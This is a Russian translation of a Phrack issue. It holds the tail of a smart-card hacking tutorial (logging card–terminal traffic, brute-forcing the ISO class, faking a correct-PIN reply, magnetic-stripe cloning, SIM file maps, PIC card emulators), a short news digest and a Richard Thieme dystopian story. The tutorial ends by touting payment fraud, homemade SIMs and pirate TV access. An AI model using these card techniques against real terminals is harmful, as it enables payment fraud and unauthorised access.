Вам нужно подключить 6 проводов от смарт-карты к Wafer, но только 3 — к компьютеру. Если вы читали стандарт, то знаете, что для ввода/вывода предназначен только один контакт. Также нужно подключить землю (чтобы иметь опорный потенциал) и контакт Reset, чтобы начать логирование при загрузке карты. Это позволит записывать диалог между терминалом и смарт-картой. Это наиболее распространённый способ анализа смарт-карты при наличии физического доступа к терминалу. Можно также изучить терминал с помощью логического анализатора (дорогостоящего) и расшифровать результаты на экране осциллографа (звучит нелепо, но кто-то это делал :p). Если физического доступа к терминалу нет — переходите к следующему разделу.

Схема Season довольно проста; можно добавить несколько светодиодов, чтобы видеть, что происходит. MAX232 нужен для преобразования уровня 5В с контактов карты в 12В интерфейса RS232 вашего компьютера (или ноутбука ;).



Scheme for a season

```
ISO Pins                        DB9 Pins
1. Vcc   5. Gnd             1   2   3   4   5
2. Rst   6. Nc             DCD RxD TxD     GND
3. Clk   7. I/O               6   7   8   9
4. Nc    8. Nc
```

Не забудьте добавить по 4 конденсатора 0.1 мкФ между контактами 2-16, 15-6, 1-3 и 4-5 микросхемы MAX232. Подробности — в даташите MAX232 (ASCII-схемы не особо наглядны...).

Теперь нужно логировать данные — записывать куда-нибудь на жёсткий диск данные, отправляемые и принимаемые картой. Это можно сделать командой `log` в shcap или программой 7816logger из sctk.

Настоящая сложность — анализ этих данных.

• Сначала карта отправляет ATR (Answer To Reset — ответ на сброс).
• Когда терминал знает идентификатор карты, он может отправлять инструкции, начинающиеся с 5 байт.
• Затем карта повторяет код инструкции, и терминал может отправить буфер аргументов (если он не пуст); после этого карта может ответить,
• и так далее...

Можно попробовать найти ISO-класс (отправляется сразу после ATR) и отформатировать лог только на основе этой информации и знания протокола, описанного ранее.

После этого вы сможете воспроизвести поведение, ожидаемое терминалом, — за исключением криптографических инструкций... но это уже другая проблема. Вы наверняка слышали об атаках S/DPA (Single/Differential Power Analysis), DFA (Differential Fault Attack) и Time Attack — это современные методы «сравнительно лёгкого» извлечения ключей из карт. Но это не наша тема.

Очевидно, что при наличии такой системы можно организовать атаку на терминал: подменить настоящую карту, записать, что карта должна отвечать, обработать ответ перед воспроизведением. Обработка может использоваться, например, чтобы заставить терминал поверить, будто введённый PIN правильный (потому что вы злодей и пытаетесь воспользоваться чужой картой): карта переводится в режим ожидания, а её поведение воспроизводится так, как будто PIN верен. Это работает только в том случае, если система аутентификации смарт-карты не использует PIN для формирования сертификата, что встречается нечасто. Впрочем, если вы можете воспроизвести аутентификацию, смысл такой атаки пропадает — можно обойтись без оригинальной карты, хотя это и непросто ;)

В конце статьи приведён пример коммуникации между кредитной картой и терминалом. Данные внутри карт не всегда очевидны. Обычно можно надеяться найти официальную документацию или отследить изменения, происходящие при каждом использовании карты.

---

4 - Брутфорс неидентифицированных карт

Когда вы не знаете ISO-класс карты, с которой хотите работать, можно перебирать его брутфорсом. Это несложно, если ваш компьютер умеет считать от `0x00` до `0xFF`. Анализируя коды ошибок от карты, можно понять, что класс верный: карта вернёт ошибку INS (`6D 00`) вместо ошибки CLA (`6E 00`).

Итак, класс найден. Инструкции публичны: несколько примеров приведено выше, остальные — в ISO7816 и в Интернете:

•

•

Определить архитектуру карты — отдельная задача. Всегда пробуйте инструкцию `0xB0`, чтобы посмотреть, можно ли читать адреса, и интерпретируйте сообщения об ошибках. Если у карты есть файловая система, можно проверить это, выбрав корневую директорию `0x3F00` (инструкция `0xA4`), и посмотреть, что происходит. Получите ответ, чтобы узнать, есть ли другие директории. Зная код ошибки для неверного P1 P2 (неверный адрес), можно оценить ёмкость карты: 8 кБ? 64 кБ? Это работает только при отсутствии файловой системы, как в кредитных картах. Примеры ниже.

5.1 - Маппинг старых французских кредитных карт

Bull CP8 маска B0-B0':

```
      _____________________
$1000 | Constructor area  |
      |_____________________|
$09C0 |                     |
      |    FREE READ        |
      |_____________________|
$07F8 |    Transaction      |
      |      Bulletin       |
      |_____________________|
$03E8 |  ACCESS COUNTER     |
      |_____________________|
$02B0 |  SECRET AREA        |
      |_____________________|
$0200 |       N/A           |
      |_____________________|
$0000
```

```
--GSM SIMcard

3F00 ROOT dir
  |
   \__2FE2 Card serial Number

7F10 TELECOM
  |
  |\__6F3A Directory
  |\__6F3B Fixed directory
  |\__6F3C SMS
  |\__6F40 Last calls
  |\__6F42 SMS pointer
  |\__6F43 SMS status
  |\__6F44 Dialing numbers
  |\__6F4A Extension 1
   \__6F4B Extension 2

7F20 GSM
  |
  |\__6F05 Language
  |\__6F07 IMSI
  |\__6F20 Cyphering Key
  |\__6F30 Provider selector
  |\__6F31 Search Period
  |\__6F37 Account Max
  |\__6F38 Sim Service Table
  |\__6F39 Cumulated calls
  |\__6F3D Capability Config Param
  |\__6F3E Group ID 1
  |\__6F3F Group ID 2
```

```
|\__6F41 Price per unit
|\__6F45 Cell Broadcast msg ID
|\__6F74 Broadcast Control Chan
|\__6F78 Access Control Class
|\__6F7B Providers Forbidden
|\__6F7E Location Info
|\__6FAD Admin data
 \__6FAE Phase ID
```

После этого можно залогировать коммуникацию между SIM-картой и мобильным телефоном, если нужно больше информации ;)

---

6 - Шифрование со смарт-картами

Все смарт-карты умеют шифровать данные или генерировать сертификат для аутентификации себя перед терминалом или провайдером. Для этого чаще всего используются инструкции `0x80–0x8F`. Чтобы получить ответ, нужно запросить его с помощью инструкции `0xC0`. Open-карты созданы специально для таких задач. «Open» означает, что всю документацию по ним можно найти в Интернете (www.opensc.org), поэтому останавливаться на этом не буду.

Система шифрования в смарт-картах в основном служит для аутентификации карты. Но её безопасность зависит не только от криптографических механизмов внутри карты. Обычно именно протокол является слабым звеном в схеме аутентификации.

---

7 - Магнитная полоса

Магнитные полосы на смарт-картах широко распространены. Поскольку это полностью пассивный способ аутентификации, такую карту легко клонировать. Однако вся сложность заключается в интерпретации данных на полосах и понимании алгоритмов шифрования дискреционных данных — если вы хотите сгенерировать свою карту или просто изменить какую-либо информацию. Для этого понадобится считыватель магнитных полос. Он довольно дорог, но можно сделать собственный драйвер и обойтись магнитофонной записью. Для LPT1 можно попробовать cmread: http://www.afutgurluk.org/~ender/cmread.tgz

В зависимости от вашего программного и аппаратного обеспечения, с той или иной степенью удобства вы получите: плотность кодирования и количество бит на символ. Если данные считаны с правильным количеством бит без ошибок, нужно проверить биты чётности. Обычно программа для чтения полосы делает это сама; в противном случае алгоритм таков:
• Взять первый бит, равный 1
• Проверить чётность первых 5 бит
• Если не ОК — попробовать 6, 7, 8 или 9
• Повторить для следующего пакета из [5, 6, 7, 8, 9] до конца
• Проверить LRC

Существуют два способа обнаружения ошибок: биты чётности и LRC (Longitudinal Redundancy Check). Символ дорожки равен XOR всех символов.

Различают три легко узнаваемых случая:

7.1 - ISO

ISO-1 (210 bpi — 7 бит): полоса разбита на несколько частей:

• `%` — стартовый разделитель
• `B` — код формата
• Основной номер счёта (например, номер вашей кредитной карты)
• `^` — разделитель полей
• Имя владельца
• Разделитель полей
• Дата истечения срока (4 BCD-числа)
• Код сервиса (101 для VISA и т. д.)
• Дискреционные данные
• `?` — конечный разделитель
• LRC

Пример:

```
% B 0123456789012345 ^ MR SMITH JOHN       ^ 9910 101
1234567890000001230000000 ?
```

Строго так выглядит не обязательно, но близко к этому.

ISO-2/3 (75 bpi — 5 бит):

• `;` — стартовый разделитель
• Основной номер счёта
• `=` — разделитель полей
• Дата истечения срока
• Код сервиса
• Дискреционные данные
• `?` — конечный разделитель
• LRC

Пример:

```
; 01236789012345 = 9910 101 123456789000000123 ?
```

Примечание: PAN (Primary Account Number) должен удовлетворять алгоритму Луна.

Стандарт — ISO-7811, если нужна более подробная информация.

7.2 - ALPHANUMERIC

Примерно то же самое, что и ISO, но немного менее подробно. Те же стартовые разделители в зависимости от номера дорожки (1: `%`, 2 и 3: `;`), те же разделители полей и конечный разделитель. Между стартовым и конечным разделителями — данные в BCD или ALPHA, разделённые соответствующим разделителем полей дорожки.

7.3 - BINARY

Имейте в виду, что структура не всегда такова. Иногда биты расставлены в произвольном порядке, как будто разработчик полосы был совершенно пьян и играл с друзьями в кости, решая, что куда помещать... Просто используйте карту и попробуйте понять, что изменилось.

---

8 - Синхронные смарт-карты

Этот раздел добавлен ради полноты картины. Такие карты весьма примитивны: малая ёмкость (как правило, менее 1 кБ), не всегда соблюдают стандарт ISO по контактам. Точно есть: 2 контакта для Vcc и земли, 1 — для Clock, 1 — для Reset, 1 — для I/O, иногда 1 — для Vpp (напряжение программирования) и 1 — для Write Enable.

У них нет ATR. Они просто реагируют на отрицательные фронты Clock, выставляя следующий бит (или первый после сброса) своей памяти на линию I/O. Для записи нужно подать другое напряжение на Vpp (до 21 В) и активировать вывод Write. Как правило, можно только сбросить бит из 1 в 0 из-за технологии OTP (One Time Programmable), применяемой внутри (по сути, просто пережигается предохранитель в чипе). Французские телефонные карты используют именно такую технологию (Merci, France TeleCom.) ;)

---

9 - Программирование карты для целей ISO7816

Если вы читаете эти строки, значит, Phrack принял мою статью, не заставив меня вставлять код для написания учебника по разработке собственного эмулятора смарт-карты на PIC от Microchip (www.microchip.com). Поэтому думайте самостоятельно, если вас это интересует (это не так просто...). Но я добрый и щедрый, поэтому привожу наиболее распространённую архитектуру:

• Отправить ATR (при каждом сбросе начало здесь)
• Ждать первый байт (ISO-класс) и проверить, что он правильный
• Принять второй байт и сравнить его с каждым байтом INS, который реализован; иначе — отправить ошибку
• Перейти к части кода, написанной для запрошенного INS, и обработать аргументы
• Затем два варианта (The Hacker's Choice — лучший :p):
• Использовать EEPROM для хранения данных, читать и писать в него для выполнения запрошенной инструкции
• Использовать флеш PIC, записав список `RETLW 0xXX`, определить смещение нужного байта и добавить его к текущему Program Counter

Советы:

• ISO 7816-3 — ваш друг ;)
• Никогда не забывайте о бите чётности при отправке данных и об ACK (или NACK) при приёме
• Ждите ACK от терминала; если NACK — просто отправьте снова, и всё получится
• Пишите собственный код — это убережёт вас от странных багов, которые вы не понимаете, и которые могут довести вас до тюрьмы в случае проблем (Большой Брат всегда смотрит, ошибаться нельзя...)
• Не делайте слишком гадких вещей, работайте только с эмулированным терминалом на своём компьютере :p
• Google поможет найти ссылки на программирование смарт-карт на базе PIC

---

10 - Заключение

Для интересного изучения безопасности смарт-карт не нужна лаборатория. Не верьте, что S/DPA или DFA — единственные способы изучения карт. Некоторые статьи об этих методах написаны людьми, которые в жизни не видели генератора глитчей... В конечном счёте достаточно старого 486-го и паяльника, чтобы находить дыры в безопасности протоколов смарт-карт и, например,

покупать продукты с эмулированными кредитными картами, звонить друзьям с самодельной SIM-картой, смотреть цифровое ТВ с самодельной смарт-картой viaccess/seca и проходить практически в любое место, защищённое смарт-картами или магнитными картами. Или просто оставить всё для себя ;)

---

11 - Благодарности

Roland Moreno ;)

---

12 - Библиография

• PC et Cartes a puce, Patrick Gueule
• Ender's Game, Orson Scott Card
• The Hitchhiker's Trilogy, Douglas Adams
• Discworld, Terry Pratchett

Приложение A: Лог коммуникации (old_log.txt, uuencoded)

[Приложение содержит uuencoded двоичные данные лога — опущено]

|=[*EOF*]=---=|

Break, Memory

```
|=----------------------------------------------------------------------=|
|=--------------------=[ W O R L D   N E W S ]=-------------------------=|
|=----------------------------------------------------------------------=|
```

1 — Break, Memory, автор Richard Thieme
2 — The Geometry of Near, автор Richard Thieme
3 — The Feasibility of Anarchy in America, автор Anthony

```
*** QUICK NEWS quiCK NEWS QUICK NEWS QUICK NEWS QUICK NEWS QUICK NEWS ***
```

• Утечка исходного кода Windows
http://ww.kuro5hin.org/story/2004/2/15/71552/7795
http://www.wired.com/news/technology/0,1282,62282,00.html

• grsecurity 'Spender' насмехается над OpenBSD и Mac OS X
http://seclists.org/lists/fulldisclosure/2004/Jun/0647.html

• Здесь собраны все книги по терроризму/анархии/боевым искусствам/...
http://www.paladin-press.com

• 29A выпускает первый червь, распространяющийся через мобильные сети
http://securityresponse.symantec.com/avcenter/venc/data/epoc.cabir.html

```
|=----------------------------------------------------------------------=|
|=----------------------------------------------------------------------=|
|=----------------------------------------------------------------------=|
```

Автор: Richard Thieme

Эволюция проблемы

Проблема была не в том, что люди не могли помнить, — проблема была в том, что они не могли забывать.

Ещё в XX веке мы поняли, что социально-исторические проблемы лучше всего решаются на макроуровне. Работать с отдельными людьми — это неэффективно: в конце концов, они не что иное, как птицы в цифровых клетках. Передвинь клетку — передвинутся и птицы. Задача состояла в том, чтобы построить клетку достаточно большой, чтобы создать иллюзию свободного полёта, но и достаточно маленькой, чтобы её легко можно было перемещать.

Когда в XXI веке долгосрочная коллективная память стала проблемой, она оказалась на моём рабочем столе. Всегда существовал потенциал того, что отдельные люди начнут соединять точки и вызовут контекстуальный сдвиг. Мы управляли коллективом как могли, применяя «Хомски-шахты», однако любое событие могло вырваться наружу в любой момент, словно лопнувший пузырь. Сколько бы мы ни наблюдали за социальным ландшафтом с помощью датчиков и ни добывали глубинные паттерны из данных — всего не уследишь. В конечном счёте это лишь датчики и статистика, а у них есть пределы. Если явление набирает «липкость» или достигает критической массы, оно может вырваться через любой интерфейс, а в момент взрыва даже само создаёт нужный интерфейс. Это может сломать всю машину.

Запоминание и забывание изменились после изобретения письменности. Те, кто помнил лучше всех, всегда побеждали. Письменность сместила преимущество от тех, кто знал, к тем, кто умел найти то, что известно. Электронная коммуникация вновь сместила преимущество — к тем, кто знал, что именно им не нужно знать, но умел добыть это, когда потребуется. В XX веке успехи фармакологии и генной инженерии резко увеличили продолжительность жизни, и одновременно значимые различия между отсталыми и передовыми обществами в области здравоохранения исчезли. Население повсеместно взорвалось одновременно.

Люди, вышедшие на пенсию в шестьдесят лет, могли рассчитывать ещё на шестьдесят-семьдесят лет здоровой жизни. Как всегда, предполагаемые проблемы — перенаселённость, нехватка воды и продовольствия, занятость для желающих — оказались не главными.

Перенаселённость удалось решить, введя «многоуровневую жизнь»: нищи создавались во множестве, кратном тому, что раньше называлось жизнью при дневном свете в один слой. Жизнь стала двусторонней, потом трёхсторонней и так далее. Как ранние устройства хранения данных упаковывали магнитные носители внутри других носителей, выжимая всё из доступного пространства, мы создавали в обществе несколько ниш, позволявших людям жить бок о бок в плотно заселённых сообществах, даже не замечая соседей. О, люди смутно ощущали, что рядом тысячи других — на улицах или на стадионах, — но те могли с таким же успехом быть симулянтами: их присутствие не имело никакого значения. Мы называем это Вторым Неолитом — появлением специализации на следующем уровне в квадрате.

Антисоциальные угрозы, которые создавали хакеры, неделями «перескакивавшие» между нишами на Пёркапе, или преступники, эксплуатировавшие неизбежные изъяны любой новой системы, были предусмотрены заблаговременно и устранены с помощью алгоритмов управления рисками. Короче говоря, многоуровневая жизнь работает.

Генная инженерия обеспечила в достатке и еду, и воду. День Биндерхоффа отмечает тот день, когда вода была получена из сточных вод методом Биндерхоффа. Тело едва успевает отдать жидкость, а она уже снова в стакане у него в руке. Что касается продовольствия, управление модными течениями позволяет нам играть в музыкальные стулья с агроресурсами, выравнивая кривую распределения.

Наконец, людей легко чем-нибудь занять. Серийные карьеры, браки и личности были довольно стандартной практикой с XX века. Тенденции в этом направлении продолжались скорее в инкрементальном, нежели в переломном темпе. Мы знали в пределах статистических границ, когда слишком большое количество переходов создаст пробку на перекрёстке — если вернуться к дорожной метафоре, — и потому лицензировали отношения, трудовые контракты и личностное самообновление с помощью алгоритмов управления трафиком.

К XXI веку потребности каждого были удовлетворены. Девяносто восемь процентов всего, что покупалось и продавалось, было попросту выдумано. Как только мы запускали очередной тренд, он, как правило, сохранял движение, порождая собственный импульс. Люди проводили большую часть времени, обмениваясь товарами и услугами, которые объективный наблюдатель мог бы счесть бесполезными или ненужными — однако, разумеется, никакого объективного наблюдателя не существовало. Объективность требует дистанции, исторической перспективы — именно того, чего не хватает. Каждый продукт или услуга, выходящие на рынок, влекут за собой целую армию рабочих — производителей, технического персонала, уборщиков, — и ручеёк разрастается в реку. Все эти реки впадают в море, но море никогда не наполняется.

Хороший пример — «Фэнтези-бейсбол». Давно было замечено, что сам бейсбол, став цифровым, превратился в симуляцию. Названия команд придумывались для стольких команд, сколько готово было смотреть население. Игроки менялись между командами так часто, что название команды стало откровенно произвольным и требовало проекции «командного гештальта» от преданных болельщиков, делавших вид, что не замечают, как освистывают тех, кого год назад боготворили.

Даже присутствуя на матчах физически, зрители воспринимали происходящее через цифровые фильтры: смотрели или слушали цифровые симуляции вместо самой игры, которая всё больше уходила на периферию восприятия. Затем бейсбольная забастовка 2012 года вызвала Великое Осознание. Забастовка продолжалась сорок два дня, прежде чем кто-нибудь заметил отсутствие живых игроков, — потому что владельцы заменили их пикселями. Игровые мальчики создали игровых мальчиков. «Фэнтези-бейсбол» сам себя изобрёл, признавая, что болельщики с таким же успехом могут обмениваться виртуальными игроками и составлять собственные команды, — но Великое Осознание вывело это на новый уровень. После забастовки «Двойной фэнтези-бейсбол» стал самостоятельной индустрией, вложенной, как матрёшка, в «Оригинальный фэнтези-бейсбол». Лиги фэнтезийных игроков составляли мета-лиги фэнтезийных игроков. Потом «Тройной фэнтези-бейсбол», «Четверной фэнтези-бейсбол»... и сейчас в моде «Двенадцатёрки» — в бейсболе, футболе и «Вхлопи-мяч», а «Счастливая тринадцатёрка» уже на чертёжных досках, больше и лучше всех предшественников.

Итак, нет никакого дефицита произвольных занятий или бесполезных товаров. eBay был прообразом будущего, превратившего мир в один гигантский блошиный рынок. Если нам нужна полицейская операция или новый профессиональный вид спорта, чтобы выпустить избыток враждебности или перебалансировать политический организм, — мы его придумываем. «Горб на кривой Гаусса» — так мы называем те восемьдесят процентов, что покупают и продают почти всё, — блаженно плещется в потоках выдуманных цифровых рек, ничего не подозревая. Они называют это «Погоней за счастьем». И право — кто мы такие, чтобы спорить?

Проблема памяти и долголетия возникла, как всегда, совершенно неожиданно, с воображаемого левого поля. Люди жили три, четыре, пять поколений — если считать по-старому, — и ярко помнили события своей личной истории. Фармакологические подпорки и генетические улучшения усугубили проблему, убыстрив воспроизведение воспоминаний и покончив с деменцией и болезнью Альцгеймера. Я не имею в виду, что каждый человек помнил каждую мелочь, — но «Горб» в целом неплохо помнил своё коллективное прошлое, а это и было главным. Одноранговая коммуникация означает: знает один — знают все, и это создавало проблемы для общества в целом. А как Мастер Общества — это мои проблемы.

Моё имя — Хорикон Уолш, если вы ещё не догадались. Я возглавляю команду, разрабатывающую протоколы общества. Я — человек за Мастером. Я — Мастер за Планом.

Философская основа проблемы

Философский камень нашей деятельности был определён в Америке XIX века. Единственный вопрос, который имеет значение: какая от этого польза? Вопросы вроде «какова его природа?» или «к чему оно ведёт?» не важны.

Возьмём, к примеру, маниакально-депрессивный психоз. В конце XX века четыре процента населения от природы страдали этим расстройством. Фармакологические средства, применявшиеся к тревожной или депрессивной трети «Горба», стремились поддерживать стабильное внутреннее состояние: не слишком высокое и не слишком низкое. Этот стандарт равновесия был принят без обсуждения как критерий лечения маниакально-депрессивного расстройства. Как только химия была отрегулирована, люди, прежде метавшиеся между попытками покончить с собой и неделями невероятно продуктивной, нередко гениальной деятельности, оказались придавлены ко дну чаши — их тлеющие угли стали лишь тенью того пламени, что когда-то горело так ярко. Иными словами, эволюция всё сделала правильно, ведь их хорошие дни — если смотреть с вершины шатра — перевешивали плохие. Потеря нескольких человек на самоубийство не более значима, чем гибель нескольких болельщиков в давке. Полагая, что

Золотая Середина работает как на уровне индивида, так и на макроуровне, мы всё сделали неправильно.

Подобные ошибки — когда что-то исправляют, не задумываясь о скрытых допущениях, — случались постоянно, когда мы начали вмешиваться. Слишком много тупых, но спортивных детей — и похлёбка пропала. Слишком много толстых очкариков-ботаников — и она стала горькой. Слишком много тонкокостных красавиц — и она пересолилась. Пики и впадины — вот как мы называем первую половину XXI века, когда люди проектировали собственное потомство. Петли обратной связи внутри общества в целом работали — мы не уничтожили себя, — однако нам явно нужно было быть осторожнее. Регулирование оказалось необходимым, и впоследствии все генетические изменения и фармакологические улучшения были перекрёстно связаны в матрице, откалиброванной по показателям счастья «Горба». Исполнение Плана, обеспечивающего работу всей системы, было нашей ответственностью — бременем, которое десять процентов из нас, называемых Мастерами, с радостью приняли. Десять процентов, обречённых стать отбросами и коротать жизнь, роясь в мусорных баках и громко споря сами с собой в бессвязных монологах, служат мрачным напоминанием о том, каким было бы человечество без нашего просвещённого руководства.

Именно в этом контексте стало очевидно, что всеобщая память обо всём является проблемой. Ностальгические беспорядки Великой Флориды были лишь симптомом.

Ностальгические беспорядки

Перед вами — толстый кончик длинного полуостровного штата, набитый, как водяной шар, миллионами людей глубоко за сотню лет. К 2175 году треть населения была старше ста пятидесяти. Некоторые помнили шестнадцать крупных войн и десятки стычек и полицейских операций. Некоторые пережили сорок шесть рецессий и восстановлений. Некоторые прошли через столько выборов, что могли бы написать их сценарии — настолько плохи были дела. Их вдумчивые рассуждения, нюансированная перспектива и уместный скептицизм были язвой на теле хорошо управляемой глобальной свободно-рыночной демократии. Они не впадали в депрессию — фармацевтика в еде и воде не давала этого, — однако вели себя в точности как депрессивные люди, даже не чувствуя себя таковыми. А депрессивные люди склонны злиться.

Западнофлоридцы выстраивались на скамьях от Ки-Уэст до Тампа-Бэй и до самого Панхандла. Вид со спутников в ту ночь в разгар зимы, когда они зажгли спички, чтобы показать свою силу, являл собой непрерывную дугу вдоль кромки воды — как второй берег рядом с тёмным. Целыми днями они сидели там и вспоминали, сравнивали заметки, измеряли происходящее сегодня тем, что происходило прежде. Они складывали куски исторической мозаики так, как люди когда-то разгадывали кроссворды, и нам приходилось работать сверхурочно, чтобы оставаться на шаг впереди. Долгосрочный взгляд Пожилой Суб-Группы подрывал удовлетворённость настоящим. Они предпочитали иной, менее удобный способ смотреть на вещи.

Когда барабаны Департамента системной интеграции (бывшего Бюро управляемых дел и восприятия) начали громко бить, чтобы поднять население переполненной Земли в ярость против революционных марсианских колонистов, стрелявших своими пополнениями в космос, лишь бы не платить налоги Земле, — мы рассчитывали на поддержку Пожилой Суб-Группы. Вместо этого они отодвинули барабанную дробь на задний план и вспомнили в многочисленных беседах подробности прошлых конфликтов, создавая сеть памяти, дестабилизировавшую официальную Сеть. Их доводы о том, почему наше начинание обречено, были железными, — но проблема была не в этом. Нас не беспокоило, что правда существует, пока никто не связывал её с настоящим. Проблема состояла в том, что слишком многие знали её, потому что Пожилая Суб-Группа не

умолкала. Это создавало прецедент, а прецедент и был проблемой.

Долгосрочная память, поняли мы, подрывает политический организм.

Где мы сошли с пути? Мы подтолкнули культуру к перекосу в сторону молодости, потому что молодость по существу лишена памяти — у неё нет контекста для суждений ни о чём. Её праведность пропорциональна её невежеству, как и должно быть. Но Пожилая Суб-Группа сместила этот перекос.

Мы развернули кампанию против крамольных стариков. Поскольку их было слишком много, нам пришлось прибегнуть к насмешке. Три опоры операций прикрытия и обмана — иллюзия, отвлечение внимания и насмешка, — но наибольшая из них — насмешка. Когда враг у всех на виду, нужно заставить его выглядеть абсурдно, чтобы всё, что он говорит, было дискредитировано. Кампания по НЛО в XX веке — хрестоматийный пример этой стратегии. Военные лётчики, гражданские пилоты, авторитетные граждане со всего мира сообщали об одном и том же, и их рассказы на протяжении многих десятилетий совпадали в мелких деталях. Но рядовых граждан подвергали осмеянию. С помощью подконтрольных правительству СМИ — газет (включая tabloids, которыми владели и которые управляли агентства) и телесетей — людей приучили бояться говорить о том, что они видели. Они начали не верить собственным глазам, и явление могло прятаться у всех на виду. Вскоре никто его уже не замечал. Даже люди, обожжённые при близких контактах, отказывались верить собственному опыту и принимали официальные объяснения.

Мы делали всё возможное, чтобы старики выглядели смешными. Тонкие образы слюнявых дурней вставлялись в новостные сюжеты, короткие репортажи показывали древних стариков, бессмысленно играющих со своими питомцами, показания сбитых с толку пожилых людей систематически отвергались в судах. Наш козырь — индустрия развлечений — прославляла молодость и её отсутствие перспективы, превознося красоту молодых мускулистых тел в противовес обвисшим мешкам с костями, которые слишком долго думали, прежде чем заговорить. Мы перевернули книгоиздание с ног на голову, так что то немногое, что люди знали, становилось всё более поверхностным. Стандартом совершенства в издательском деле стало отсутствие содержательного текста, огромные поля и крупные шрифты. Оригинальность потускнела, и вскоре хорошо продавались только мини-книги с афоризмами, продвигаемые псевдогуру каждый в своей нише.

Постепенно когнитивные способности «Горба» деградировали настолько, что абстрактное или творческое мышление стало признаком чудака, изгоя и импотента.

Затем произошло неожиданное — как оно всегда и бывает. Несмотря на наши усилия, Ностальгические беспорядки вспыхнули знойным и душным летним днём. Полицейские выехали в Южную Флориду со «счастливым газом», пытаясь превратить бушующую толпу в одно большое улыбающееся лицо, — но старики впали в неистовство прежде, чем газ (а ведь они ещё и таблетки принимали, и химикаты в воде, и успокаивающие истории в СМИ) подействовал. Они срывали скамьи от Эверглейдс до Тампы/Сент-Пита и жгли костры, на фоне которых лесные пожары 64-го года казались светляками. Они разбивали витрины, поджигали ховер-машины и грабили парки аттракционов вдоль Стомильного бордвока. Хотя Молодёжная Суб-Группа и не спешила примкнуть, она горела белым огнём, когда наконец загоралась, — неслась через свои торговые миры с нечеловеческими хладнокровными воплями. Первобытный холод ужаса пробрал «Горб» от края до края.

Само по себе начало беспорядков не было главной проблемой. Беспорядки случаются и служат многим благим целям. Они позволяют нам укреплять стереотипы, проводить желательные законы и выплёскивать бесполезную энергию. Наши интерпретации их причин становятся прецедентами для будущих политик и полицейских операций. Мы сами спонсировали или облегчали немало полезных беспорядков. Нет, проблема была в том, что доводы старейшин опирались на прошлые события, и если кто-то слушал, то они имели смысл. Именно это и перевесило чашу весов. Молодёжь,

привыкшая игнорировать и не уважать старших, действительно стала их слушать. Притворяться обдумывающим стало модным. Молодые сидели на квазистарческих скамьях от Ки-Ларго до Святого Августина, делая вид, что ведут вдумчивые беседы о старых временах. Кофейни снова вошли в моду. Неспешность снова стала в порядке вещей. Земля давно решила отступить, когда марсиане объявили независимость, — так что дело было не в этом. Дело было в зрелище: пожилые люди гордо маршируют в параде победы от Майами-Бич до Билокси — и это обрисовывало будущее, которое мы не могли допустить.

Ещё до марша мы работали над решением проблемы. Пусть выиграют битву. Марсиане, завоёвывающие независимость, старики, расправляющие плечи, — всё это не главное. Главным было то, как определяется политика. Наша долгосрочная стратегия была сосредоточена на победе в этой войне.

За пределами Хомски-шахт

Первым делом мы проверили эффективность Хомски-шахт.

Хомски-шахты — это различные средства, посредством которых текущие события сбрасываются в яму памяти, чтобы никогда больше не всплыть. Намеренное забывание — это искусство. Мы использовали отвлечение, дезориентацию — массированную, минимальную и всё, что между ними, — вложение правды во ложь и лжи в правду, фиктивные конторы и фальшивые организации (физические, симулированные, живые и в Сети). Мы создавали события оптом (что некоторые называют переполнением буфера кратковременной памяти), генерировали тренды, моды и движения, поддерживаемые концепциями, менявшими контекст дискуссии. В развлекательном крыле — самом мощном крыле военно-промышленно-образовательно-развлекательного комплекса — мы изобретали вымышленных людей: персонажей с придуманными биографиями в симулированных сообществах, более реальных для «Горба», чем семья или друзья. Мы пересматривали исторические предпосылки или полностью заменяли их нарративами, которые можно было отследить через несколько столетий зарытых выдуманных улик. Мы финансировали учёных, преследовавших эти улики, публиковали их труды и превращали их в мини-кино. Некоторые получали Нобелевские премии. Мы придумывали дискуссионные группы в Сети и занимали все позиции, вбрасывая в дискурс полуправдивые детали — ровно столько, чтобы преломить свет. Мы превосходили всех в параллаксном взгляде. Мы довели до совершенства «Гамбит Гэри Уэбба»: атакуя через респектабельных медиагигантов независимых инакомыслящих, оспаривая то, чего они никогда не говорили, и тем самым меняя условия дискуссии и разрушая их репутацию. Мы создавали подставных двойников, замещающих генералов, политиков и диктаторов, похожих на оригиналы в видео, новостях, в Сети, в тайно распространяемых подпольных снимках — многие из них порнографических. Мы создавали симулированных людей и отправляли их играть среди более настоящих кузенов. Мы использовали голографические проекции, мультиспектральный камуфляж, имитированные среды и многие другие уловки. Ящик обмана бездонен, и если кто-то нас вызывал, мы называли его теоретиком заговора и сливали детали его личной жизни. Довольно трудно быть воспринятым всерьёз, когда рядом с твоими словами красуется фотография, как ты сосёшь пальцы какой-то проститутки. На протяжении всего этого мы поддерживали, а нередко и придумывали оппозиционные группы, потому что несогласные голоса, вплетённые, как контрапункт, в фугу, показывали миру, что демократия работает. А сами эти группы мы использовали для сбора имён — сначала ячейки в базах данных, потом лагеря Гуантанамо.

Хомски-шахты хорошо работали, пока управление восприятием находилось на верхнем уровне — уровне концепций. Они работали безупречно, пока химия, генетические улучшения и модификации

тела не стали повсеместными. Затем баланс сместился в сторону химии (как принимаемой, так и встроенной изнутри), и мы увидели, что макростратегии, затрагивавшие только концептуальный уровень, пропускают слишком много перцептов внутрь. Эти перцепты плавают, словно сперматозоиды, и складываются в воспоминания; когда воспоминания распространяются через одноранговые сети, эффект может быть разрушительным. Это сводило на нет всё, что мы делали на макроуровне, и создавало субъективное поле интерпретации, устойчивое к социализации, — когнитивно диссонирующую область, похожую на зуд, который нельзя почесать, теневой мир, где на чёрном рынке обменивались «истинами», как их называли. Эти истины можно было сплести воедино, создавая альтернативные реальности. А единственные альтернативные реальности, которые нас устраивают, — это те, что создаём мы сами.

Мы поняли, что нам нужно управлять восприятием так же, как концепцией. Принимая во внимание, что импланты, улучшения и модификации изменяли человеческую идентичность в повседневной жизни — при рутинных медицинских процедурах, пренатальном и гериатрическом уходе, пластической хирургии, офтальмологии, оториноларингологии, стоматологии, всевозможных фармакопсихотерапиях, — мы видели дорогу, которую предстоит пройти. Нам нужно было изменить мозг и его вторичные системы так, чтобы перцепты фильтровались входящие и исходящие так, как нам предпочтительно. Перцепты — не все, но достаточно — были бы предварительно настроены на то, чтобы моделировать или не моделировать образы, согласующиеся с целями общества.

Используя наш опыт в программировании и управлении корпоративными системами, мы соотнесли тонкие изменения в биохимии и нанофизиологии с макропланом, откалиброванным по статистическим параметрам счастья «Горба». Удержание общества в этих «скобках счастья» стало нашим приоритетом.

